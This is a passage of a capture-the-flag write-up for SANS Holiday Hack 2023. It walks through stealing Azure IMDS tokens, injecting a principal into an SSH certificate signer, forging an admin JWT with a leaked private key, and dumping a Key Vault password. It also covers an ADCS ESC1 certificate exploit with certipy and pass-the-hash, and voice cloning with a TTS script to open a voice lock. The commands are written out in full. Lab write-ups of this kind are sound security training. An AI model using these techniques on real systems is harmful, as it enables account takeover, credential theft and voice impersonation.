| Output #1 | *np.pub:*<br>*Type: ssh-rsa-cert-v01@openssh.com user certificate*<br>*Public key: RSA-CERT SHA256:fgSMa5T6ok2aegbVKHj/PMpeZiFWuI/IVZh40zPDddI*<br>*Signing CA: ED25519 SHA256:gvQLUkenLfTvsxJJzB8CpxgaA5lapSc9YEZZEnLudbk (using ssh-ed25519)*<br>*Key ID: "bc1da8aa-bc37-4ae5-b47b-85439c199f7d"*<br>*Serial: 1*<br>*Valid: from 2023-12-21T09:27:52 to 2024-01-18T09:32:52*<br>*Principals:*<br>*elf*<br>*Critical Options: (none)*<br>*Extensions:*<br>*permit-pty* |

## Access the host

Sign in to the host using the signed certificate and the private key that was created in the previous step

| | |
|---|---|
| Input #1 | *$ ssh -i np.pub -i bdub_ssh_key monitor@ssh-server-vm.santaworkshopgeeseislands.org* |
| Output #1 | |

Break out of the Satellite Tracking Interface by issuing a Ctrl+C

| |
|---|
| monitor@ssh-server-vm:~$ |

## Get the source

An earlier hint pointed to the Get Source Control REST API documentation. To call this successfully, you need "subscriptionId", "resourceGroupName", and website "name". The name can be found from the website itself, and the "subscriptionId" and "resourceGroupName" can be obtained from the IMDS service.

| | |
|---|---|
| Input #1 | *monitor@ssh-server-vm:/bin$ curl -s -H Metadata:true –noproxy "*" "http://169.254.169.254/metadata/instance?api-version=2021-02-01" \| jq* |
| Output #1 | *<snip><br>{<br>"compute": {<br>"resourceGroupName": "northpole-rg1",<br>"resourceId": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Compute/virtualMachines/ssh-server-vm",<br>}<br><snip>* |

subscriptionId - 2b0942f3-9bca-484b-a508-abdae2db5e64
resourceGroupName - northpole-rg1
name - northpole-ssh-certs-fa

Before you can call the REST API, you need credentials. Recalling the hint from Sparkle Redberry, you can obtain a token from IMDS. Once you have the credentials, pass them in as a bearer token to the REST API

| | |
|---|---|
| Input #1 | *monitor@ssh-server-vm:~$ curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com' -H Metadata:true -s* |
| Output #1 | *{"access_token":"<redacted>","client_id":"b84e06d3-aba1-4bcc-9626-2e0d76cba2ce","expires_in":"85262","expires_on":"1704133278","ext_expires_in":"86399","not_before":"1704046578","resource":"https://management.azure.com","token_type":"Bearer"}* |
| | |
| Input #2 | *monitor@ssh-server-vm:~$ curl -X GET -H "Authorization: Bearer" -H "Content-Type: application/json" https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web?api-version=2022-03-01* |
| Output #2 | *<snip> {"project":"northpole-ssh-certs","create-cert-func-url-path":"/api/create-cert?code=candy-cane-twirl"},"properties":{"repoUrl":"https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa","branch":"main" <snip>* |

The app is deployed from Github

## Find and exploit the bug

I passed in the relevant bits of the code to the generative AI companion. It confirmed the flaw, and gave a sample request to exploit it. The issue is that the create_cert is allowing a principal to be passed by the client and is using it to generate the certificate

```
try:
        ssh_pub_key, principal = parse_input(req.get_json())

        cert_fields = CertificateFields(
            serial=1,
            key_id=str(uuid.uuid4()),
```

```
            valid_after=datetime.utcnow() -
timedelta(minutes=5),
            valid_before=datetime.utcnow() +
timedelta(days=28),
            principals=[principal],
            critical_options=[],
            extensions=[
                "permit-pty"
            ]
        )
```

The next step is to determine which principal should be passed that is going to give the access that is needed to grab Alabaster's TODO list. Recall from the SSH talk and demo that there is a configuration to setup principals at /etc/ssh/auth_principals

| | |
|---|---|
| Input #1 | `monitor@ssh-server-vm:~$ ls /etc/ssh/auth_principals/` |
| Output #1 | `alabaster  monitor` |
| | |
| Input #2 | `monitor@ssh-server-vm:~$ cat /etc/ssh/auth_principals/alabaster` |
| Output #2 | `admin` |

Now you need to repeat the steps for generating an SSH certificate, but this time pass the principal field to the application

| | |
|---|---|
| Input #1 | `$ ssh-keygen -C 'alabaster' -f alabaster_admin` |
| Output #1 | `Generating public/private rsa key pair.`<br>`Enter passphrase (empty for no passphrase):`<br>`Enter same passphrase again:`<br>`Your identification has been saved in alabaster_admin`<br>`Your public key has been saved in alabaster_admin.pub`<br>`The key fingerprint is:`<br>`SHA256:c5XrXE1RzQcsQtOKn1nl/l/9vJ1CLMfwNxhVm1n6rRI alabaster`<br>`<snip>` |
| | |
| Input #2 | `$ cat alabaster_admin.pub` |
| Output #2 | `ssh-rsa AAAAB3NzaC1yc2EAAAAD<snip>` |

Send the request

```
POST /api/create-cert?code=candy-cane-twirl HTTP/2
Host: northpole-ssh-certs-fa.azurewebsites.net
```

```
{"ssh_pub_key":"ssh-rsa <snip> alabaster","principal":"admin"}


HTTP/2 200 OK
Content-Type: application/json
Date: Thu, 21 Dec 2023 19:51:41 GMT
Server: Kestrel

{"ssh_cert": "rsa-sha2-512-cert-v01@openssh.com <snip>",
"principal": "admin"}
```

Validate the certificate, and observe that the principal has been set to "admin"

| | |
|---|---|
| Input #1 | `$ ssh-keygen -Lf alabaster_signed.pub` |
| Output #1 | `alabaster_signed.pub:`<br>`Type: ssh-rsa-cert-v01@openssh.com user certificate`<br>`Public key: RSA-CERT SHA256:c5XrXE1RzQcsQtOKn1nl/l/9vJ1CLMfwNxhVm1n6rRI`<br>`Signing CA: ED25519 SHA256:gvQLUkenLfTvsxJJzB8CpxgaA5lapSc9YEZZEnLudbk (using ssh-ed25519)`<br>`Key ID: "229b1ff4-003f-451f-baa5-abdc128ed19c"`<br>`Serial: 1`<br>`Valid: from 2023-12-21T11:46:41 to 2024-01-18T11:51:41`<br>`Principals:`<br>`admin`<br>`Critical Options: (none)`<br>`Extensions:`<br>`permit-pty` |


Login to the server with the new credential, and review the TODO list to find what kind of cookie cache Alabaster is implementing

| | |
|---|---|
| Input #1 | `$ ssh -i alabaster_signed.pub -i alabaster_admin alabaster@ssh-server-vm.santaworkshopgeeseislands.org` |
| Output #1 | `alabaster@ssh-server-vm:~$` |
| | |
| Input #2 | `alabaster@ssh-server-vm:~$ ls` |
| Output #2 | `alabaster_todo.md  impacket` |
| | |

| | |
|---|---|
| Input #3 | `alabaster@ssh-server-vm:~$ cat alabaster_todo.md` |
| Output #3 | `# Geese Islands IT & Security Todo List`<br><br>`<snip>`<br>`- [ ] Gingerbread Cookie Cache: Implement a gingerbread cookie caching mechanism to speed up data retrieval times. Don't let Santa eat the cache!`<br>`<snip>` |

Answer: Gingerbread Cookie Cache

## The Captain's Comms




### Summary

You use the "Just Watch This" Software Defined Radio system to track and misdirect a group of miscreants that are planning to come ashore and cause problems. The objective is to find the 'go-time' frequency, the planned date and hour of their incursion and to sabotage their efforts by transmitting a new 'go-time' that is 4 hours earlier that originally planned. Chimney Scissorsticks hints at using Burp, states there is a private key related to a JWT, states the captain likes abbreviating words and links to the Captain's journal. And the trusty generative AI companion helps write a JWT signing script

### Details

#### Read everything!

The challenge allows you to interact with various items in the scene. These are books and notes that contain everything you need to get started

| Artifact | Detail |
|---|---|
| | |


| | |
|---|---|
| Captain's To-Do List | Emphasizes the importance of the role referenced in The Captain's journal |
| The Captain's Journal | Learn the name of the admin role - GeeseIslandsSuperChiefCommunicationsOfficer |
| Captain's ChatNPT Initial To-Do List | Learn about the capsPubKey.key file, and a "keys" folder in the same directory as the rMonitor.tok file. And that there is a hidden folder with a private key |
| Just Watch This: Owner's Card | Learn about the /jwtDefault directory and the rMonitor.tok file in it |
| Just Watch This Owner's Manual Volume 1 | Indicates that roles are part of the JWT token claims. And that there are several roles 'radioUser', 'radioMonitor', and 'radioDecoder' |
| Just Watch This Owner's Manual Volume 2 | References special keys used to sign tokens, which re-emphasizes the need to look for a private key |
| Just Watch This Appendix A - Decoder Index | Tells us about the various modules Morse (CW), RadioFax (WeatherFax) and a numbers station. |

## Get the monitor token


The first piece of solid data that is known is that there is a path at "/jwtDefault/rMonitor.tok". Load the address in Burp and get the radio monitor JWT token. By default, you have a JWT token with the "radioUser" role. With this token, you have permissions to access rMonitor.tok

```
GET /jwtDefault/rMonitor.tok HTTP/2
Host: captainscomms.com
Authorization: Bearer <radioUser JWT>

=Response=

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8

eyJhbGciOiJSUzI1Ni<snip>
```

Update the justWatchThisRole with the new JWT token, and access the radio.



You find 3 frequencies: CW, NUM and FX. However, you can't decode any of them without the radioDecoder role.





## Get the decoder token

From the reading, you know there is a radioDecoder role. You also know that the captain likes to abbreviate and already know the name of the rMonitor.tok file which corresponds to the radioMonitor role. Trying the same format for radioDecoder gives you what you need. You have to ensure that you use the radioMonitor JWT token to access the file


```
GET /jwtDefault/rDecoder.tok HTTP/2
Host: captainscomms.com
Authorization: Bearer <radioMonitor JWT>

=Response=

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8

eyJhbGciOiJSUzI1NiI<snip>
```

Update the justWatchThisRole with the radioDecoder token




## Decode the signals

With this, you can decode the CW, NUM, and FX frequencies to obtain the name of the private folder the captain didn't want us to guess, the go-time frequency, and the planned date/hour of the incursion




Private folder name - TH3CAPSPR1V4T3F0LD3R
Go-time frequency – 10426 Hz
Incursion date – 12/24
Incursion time – 1600 (4pm)

## Create a JWT token

From the hint in the "Captain's ChatNPT Initial To-Do List", you learn that there is a private folder (discovered above) inside of the "keys" folder which is in the same folder as the rMonitor.tok file. With this, you can construct the path to the private key. Make a request to retrieve the private key using the radioDecoder JWT token.

```
GET /jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/capsPrivKey.key
HTTP/2
Host: captainscomms.com
Authorization: Bearer <radioDecoder token>


HTTP/2 200 OK
Content-Type: text/html; charset=utf-8

-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQCwlm4slUHgR+1
Q
5A3UC7BXMnKvUxrjEWjoSwTOuSmudBx2DDPaIwzvogSIfwWWApkbVTRFTg3ey4j
b
g0mxvn
-----END PRIVATE KEY-----
```

With this key, you have what you need to create and sign a token that will have the permissions to transmit. You remember from reading the "The Captain's Journal" that the admin role is called "GeeseIslandsSuperChiefCommunicationsOfficer".

Inspecting any of the JWTs so far reveals that you will need to add this to the "role" field in the payload, and that it will need to be signed using the RS256 algorithm.

```
{"alg":"RS256","typ":"JWT"}.{"iss":"HHC 2023 Captain's
Comms","iat":1699485795.3403327,"exp":1809937395.3403327,"aud":
"Holiday Hack 2023","role":"<role>"}
```

The generative AI companion gives you what is needed to create and sign the token using the private key

```
import jwt
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives.serialization import
load_pem_private_key
from cryptography.hazmat.backends import default_backend

serviceID = "HHC 2023 Captain's Comms"
aud = "Holiday Hack 2023"
role = "GeeseIslandsSuperChiefCommunicationsOfficer"

secret = '''
-----BEGIN PRIVATE KEY-----
<snip>
-----END PRIVATE KEY-----
'''

header = {"alg": "RS256"}
payload = {"iss": serviceID, "iat": 1699485795.3403327, "exp":
1809937395.3403327, "aud": aud, "role": role}

priv_rsakey = load_pem_private_key(secret.encode('utf8'),
password=None, backend=default_backend())
token=jwt.encode(payload, priv_rsakey, algorithm='RS256')

print(token)
```

Generate the token


| | |
|---|---|
| `$ python3 sign_jwt.py`<br><br>`eyJhbGciOiJSUzI1NiIsInR5cC`<br>`I6IkpXVCJ9<snip>` | |

## Sabotage the incursion

Transmit the answers and achieve victory!

| | |
|---|---|
| `POST /transmit HTTP/2`<br>`Host: captainscomms.com`<br>`Authorization: Bearer <admin token>`<br>`X-Request-Item: txMP`<br>`Content-Length: 31`<br><br>`myFqy=10426&myGd=1224&myGt=1200` | |

## Active Directory




### Summary

You help Ribb Bonbowford audit the Azure AD environment. This objective picks up where Certificate SSHenanigans ends. Namely, you explore the environment further using the Alabaster identity. You learn from Alabaster that Active Directory uses certificates and can be misconfigured. And you learn from Ribb Bonbowford that Alabaster already has tools (impacket) installed that can help.  You also find a passphrase which is needed for the Space Island Door Access Speaker objective

### Details

#### Listing resources

Start by signing in to Alabaster's account using the credential created in the previous objective, and listing Azure resources you have access to. You obtain the bearer token from the IMDS the same way you did in the Certificate SSHenanigans objective.

| | |
|---|---|
| Input #1 | `$ssh -i alabaster_signed.pub -i alabaster_admin alabaster@ssh-server-vm.santaworkshopgeeseislands.org` |
| Output #1 | `alabaster@ssh-server-vm:~` |
| | |
| Input #2 | `curl -X GET -H "Authorization: Bearer TOKEN" -H "Content-Type: application/json" https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resources?api-version=2021-04-01` |
| Output #2 | `{"value":[{"id":"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-it-kv","name":"northpole-it-kv","type":"Microsoft.KeyVault/vaults","location":"eastus","tags":{}},{"id":"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-ssh-certs-kv","name":"northpole-ssh-certs-kv","type":"Microsoft.KeyVault/vaults","location":"eastus","tags":{}}]}` |

You find that you have access to the northpole-ssh-certs-kv and northpole-it-kv key vaults.

### Extract the password for elfy

Dump the contents of the northpole-it-kv vault. It contains a Powershell script with a hardcoded password for elfy. To do this, you need to obtain a token from the IMDS that is scoped to https://vault.azure.net, call the Get Secrets key vault API to get the secrets, and then call Get Secret key vault API to get the actual contents.

| | |
|---|---|
| Input #1 | `alabaster@ssh-server-vm:~$ curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://vault.azure.net' -H Metadata:true -s` |
| Output #1 | `{"access_token":"TOKEN","expires_in":"84737","expires_on":"1703388208","ext_expires_in":"86399","not_before":"1703301508","resource":"https://vault.azure.net","token_type":"Bearer"}` |
| | |
| Input #2 | `alabaster@ssh-server-vm:~$ curl -X GET -H "Authorization: Bearer TOKEN" -H "Content-Type:` |

| | |
|---|---|
| | *application/json" https://northpole-it-kv.vault.azure.net/secrets?api-version=7.4* |
| Output #2 | *{"value":[{"id":"https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript","attributes":{"enabled":true,"created":1699564823,"updated":1699564823,"recoveryLevel":"Recoverable+Purgeable","recoverableDays":90},"tags":{}}],"nextLink":null}* |
| | |
| Input #3 | *alabaster@ssh-server-vm:~$ curl -X GET -H "Authorization: Bearer TOKEN" -H "Content-Type: application/json" https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript?api-version=7.4* |
| Output #3 | *{"value":"Import-Module ActiveDirectory; $UserName = \"elfy\"; $UserDomain = \"northpole.local\"; $UserUPN = \"$UserName@$UserDomain\"; $Password = ConvertTo-SecureString \"J4`ufC49/J4766\" -AsPlainText -Force; $DCIP = \"10.0.0.53\"; New-ADUser -UserPrincipalName $UserUPN -Name $UserName -GivenName $UserName -Surname \"\" -Enabled $true -AccountPassword $Password -Server $DCIP -PassThru","id":"https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript/ec4db66008024699b19df44f5272248d","attributes":{"enabled":true,"created":1699564823,"updated":1699564823,"recoveryLevel":"Recoverable+Purgeable","recoverableDays":90},"tags":{}}* |

Password = "J4`ufC49/J4766”
Domain controller IP = 10.0.0.53

### Find/Exploit the AD certificate vulnerability

Now you can run the tools installed by Alabaster given you have a domain user password and an address for the domain controller. To do this, I started by using impacket tools to enumerate users/shares and using certipy to find vulnerable Active Directory Certificate Service instances.

Enumerate shares

| | |
|---|---|
| Input #1 | *alabaster@ssh-server-vm:~/impacket$ ./smbclient.py northpole.local/elfy@10.0.0.53*<br>*Impacket v0.11.0 - Copyright 2023 Fortra*<br><br>*Password:* |
| Output #1 | # |

| | |
|---|---|
| Input #2 | `# shares` |
| Output #2 | `<snip>`<br>`FileShare`<br>`<snip>` |
| | |
| Input #3 | `# use FileShare`<br>`# ls` |
| Output #3 | `<snip>`<br>`drw-rw-rw- 0 Sat Dec 23 01:21:17 2023`<br>`super_secret_research`<br>`<snip>` |

The super_secret_research directory returns access denied, and a todo.txt file in the FileShare gives us the clue that this is the folder we need: "Restrict access to C:\FileShare\super_secret_research to only researchers so everyone cant see the folder or read its contents"

Now we need to enumerate users and see who might have this access

| | |
|---|---|
| Input #1 | `alabaster@ssh-server-vm:~/impacket$`<br>`./GetADUsers.py -all -dc-ip 10.0.0.53`<br>`'northpole.local/elfy'`<br><br>`Impacket v0.11.0 - Copyright 2023 Fortra`<br><br>`Password:` |
| Output #1 | `[*] Querying 10.0.0.53 for information about domain.`<br>`Name Email PasswordLastSet LastLogon`<br>`--------------------  --------------------------  ----  -------------------  -------------------`<br>`alabaster 2023-12-23 01:10:46.165831 2023-12-23 06:36:15.611692`<br>`Guest <never> <never>`<br>`krbtgt 2023-12-23 01:17:52.144439 <never>`<br>`elfy 2023-12-23 01:20:21.712431 2023-12-23 06:54:44.044138`<br>`wombleycube 2023-12-23 01:20:21.806183 2023-12-23 07:18:52.028605` |

You know that elfy cannot access the share. Given that Wombley has already been up to nefarious deeds it is a good bet that his is the account we need to target

Now let's run certipy to check for vulnerabilities related to certificate services.

| | |
|---|---|
| Input #1 | *alabaster@ssh-server-vm:~/impacket$ ./certipy find -u elfy@northpole.local -p 'J4`ufC49/J4766' -dc-ip 10.0.0.53*<br>*Certipy v4.8.2 - by Oliver Lyak (ly4k)* |
| Output #1 | *[] Finding certificate templates*<br>*[] Found 34 certificate templates*<br>*[] Finding certificate authorities*<br>*[] Found 1 certificate authority*<br>*[] Found 12 enabled certificate templates*<br>*[] Trying to get CA configuration for 'northpole-npdc01-CA' via CSRA*<br>*[!] Got error while trying to get CA configuration for 'northpole-npdc01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.*<br>*[] Trying to get CA configuration for 'northpole-npdc01-CA' via RRP*<br>*[!] Failed to connect to remote registry. Service should be starting now. Trying again...*<br>*[] Got CA configuration for 'northpole-npdc01-CA'*<br>*[] Saved BloodHound data to '20231223040023_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k*<br>*[] Saved text output to '20231223040023_Certipy.txt'*<br>*[*] Saved JSON output to '20231223040023_Certipy.json'* |

Analysis of the 20231223040023_Certipy output shows there is a ESC1 vulnerability in the NorthPoleUsers template. This allows us to request a certificate with an arbitrary SAN and authenticate as any principal in the domain

Next you can generate a certificate for wombleycube

| | |
|---|---|
| Input #1 | *alabaster@ssh-server-vm:~/impacket$ ./certipy req -username elfy@northpole.local -ca northpole-npdc01-CA -target 10.0.0.53 -template NorthPoleUsers -upn wombleycube@northpole.local -dns npdc01.northpole.local*<br>*Certipy v4.8.2 - by Oliver Lyak (ly4k)*<br><br>*Password:* |

| | |
|---|---|
| Output #2 | *[!] Failed to resolve: NORTHPOLE.LOCAL*<br>*[] Requesting certificate via RPC*<br>*[] Successfully requested certificate*<br>*[] Request ID is 30*<br>*[] Got certificate with multiple identifications*<br>*UPN: 'wombleycube@northpole.local'*<br>*DNS Host Name: 'npdc01.northpole.local'*<br>*[] Certificate has no object SID*<br>*[] Saved certificate and private key to 'wombleycube_npdc01.pfx'* |

Next step is to authenticate and retrieve the hash for Wombley

| | |
|---|---|
| Input #1 | *alabaster@ssh-server-vm:~/impacket$ ./certipy auth -pfx wombleycube_npdc01.pfx -domain northpole.local -username wombleycube -dc-ip 10.0.0.53*<br>*Certipy v4.8.2 - by Oliver Lyak (ly4k)* |
| Output #1 | *[] Found multiple identifications in certificate*<br>*[] Please select one:*<br>*[0] UPN: 'wombleycube@northpole.local'*<br>*[1] DNS Host Name: 'npdc01.northpole.local'*<br>*> 0*<br>*[] Using principal: wombleycube@northpole.local*<br>*[] Trying to get TGT...*<br>*[] Got TGT*<br>*[] Saved credential cache to 'wombleycube.ccache'*<br>*[] Trying to retrieve NT hash for 'wombleycube'*<br>*[] Got hash for 'wombleycube@northpole.local':*<br>*aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23* |

Use the hash to authenticate as wombleycube using the smbclient

| | |
|---|---|
| Input #1 | *alabaster@ssh-server-vm:~/impacket$ ./smbclient.py northpole.local/wombleycube@10.0.0.53 -hashes aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23*<br>*Impacket v0.11.0 - Copyright 2023 Fortra* |
| Output #1 | *#* |
| | |
| Input #2 | *# use FileShare* |
| Output #2 | *N/A* |
| | |
| Input #3 | *# cd super_secret_research* |
| Output #3 | *N/A* |

| | |
|---|---|
| Input #4 | `# ls` |
| Output #4 | `drw-rw-rw- 0 Sat Dec 23 01:21:17 2023 .`<br>`drw-rw-rw- 0 Sat Dec 23 01:21:17 2023 ..`<br>`-rw-rw-rw- 231 Sat Dec 23 01:21:17 2023 InstructionsForEnteringSatelliteGroundStation.txt` |
| | |
| Input #5 | `# cat InstructionsForEnteringSatelliteGroundStation.txt` |
| Output #5 | `Note to self:`<br><br>`To enter the Satellite Ground Station (SGS), say the following into the speaker:`<br><br>`And he whispered, 'Now I shall be out of sight;`<br>`So through the valley and over the height.'`<br>`And he'll silently take his way.` |

The answer to the name of the secret file on the FileShare is - InstructionsForEnteringSatelliteGroundStation.txt

## Space Island Door Access Speaker

### Summary

This objective requires unlocking the door using a passphrase in Wombley's voice. The hints tell you that AI tools can simulate his voice given an audio sample. In Chiaroscuro City, Wombley gives you his audiobook of his own short story "The Enchanted Voyage of Santa and his Elves to the Geese Islands". The passphrase needed was obtained in the Active Directory objective.

### Details

#### Clone a voice

The first step is to learn how to interact with the door. The Voice Recognition app launches in the iFrame and displays a hand holding a voice recorder up to the door panel. Clicking on the door panel launches a file open dialog to select the audio file. A quick examination of the javascript code shows that it is expecting a WAV file

```
function playAndUpload(file) {
var fileName = file.name;
var fileExtension = fileName.split('.').pop().toLowerCase();

if (fileExtension !== 'wav') {
document.getElementById('lcd').innerHTML = "FILE MUST BE .WAV"
return; // Stop execution if the file is not a .wav
}
});
```

The next step then is to create a wav file that emits the phrase - “And he whispered, Now I shall be out of sight; So through the valley and over the height. And he'll silently take his way.” In Wombley’s voice.


Research led to discovering Tortoise , a text-to-speech program (uses a GPT like model) with voice cloning capabilities. And TTS , a library for advanced text-to-speech generation that implements Tortoise. I used this library (instead of Tortoise directly) in the event that Tortoise was not sufficient given it supports easily switching out the underlying model performing the text-to-speech and cloning tasks.

I followed the documentation to create straightforward python code to handle the task. The “~/voices” directory contains a folder “wombley” that has a copy of the audiobook called “wombley.wav” (I used ffmpeg to convert the mp3 to a wav)

```
from TTS.api import TTS

# Init TTS
tts = TTS("tts_models/en/multi-dataset/tortoise-v2")

tts.tts_to_file(text="And he whispered, Now I shall be out of
sight; So through the valley and over the height. And he'll
silently take his way.",
file_path="output.wav",
voice_dir="~/voices",
speaker="wombley",
preset="ultra_fast")
```

Playing the generated wav file opens the door

## Camera Access




### Summary

This objective requires building out a container that contains NanoSat frameworks and a consumer test tool (CTT) to talk to space flight software. You receive your docker build scripts from the NanoSat-o-Matic, and you interact with GateXOR to obtain your VPN configuration to connect to the remote host running the flight software. Wombley gives away that there is a satellite "Supervisor Directory" that you shouldn't be able to connect to. The generative AI companion helps quickly write a couple of scripts to process image data

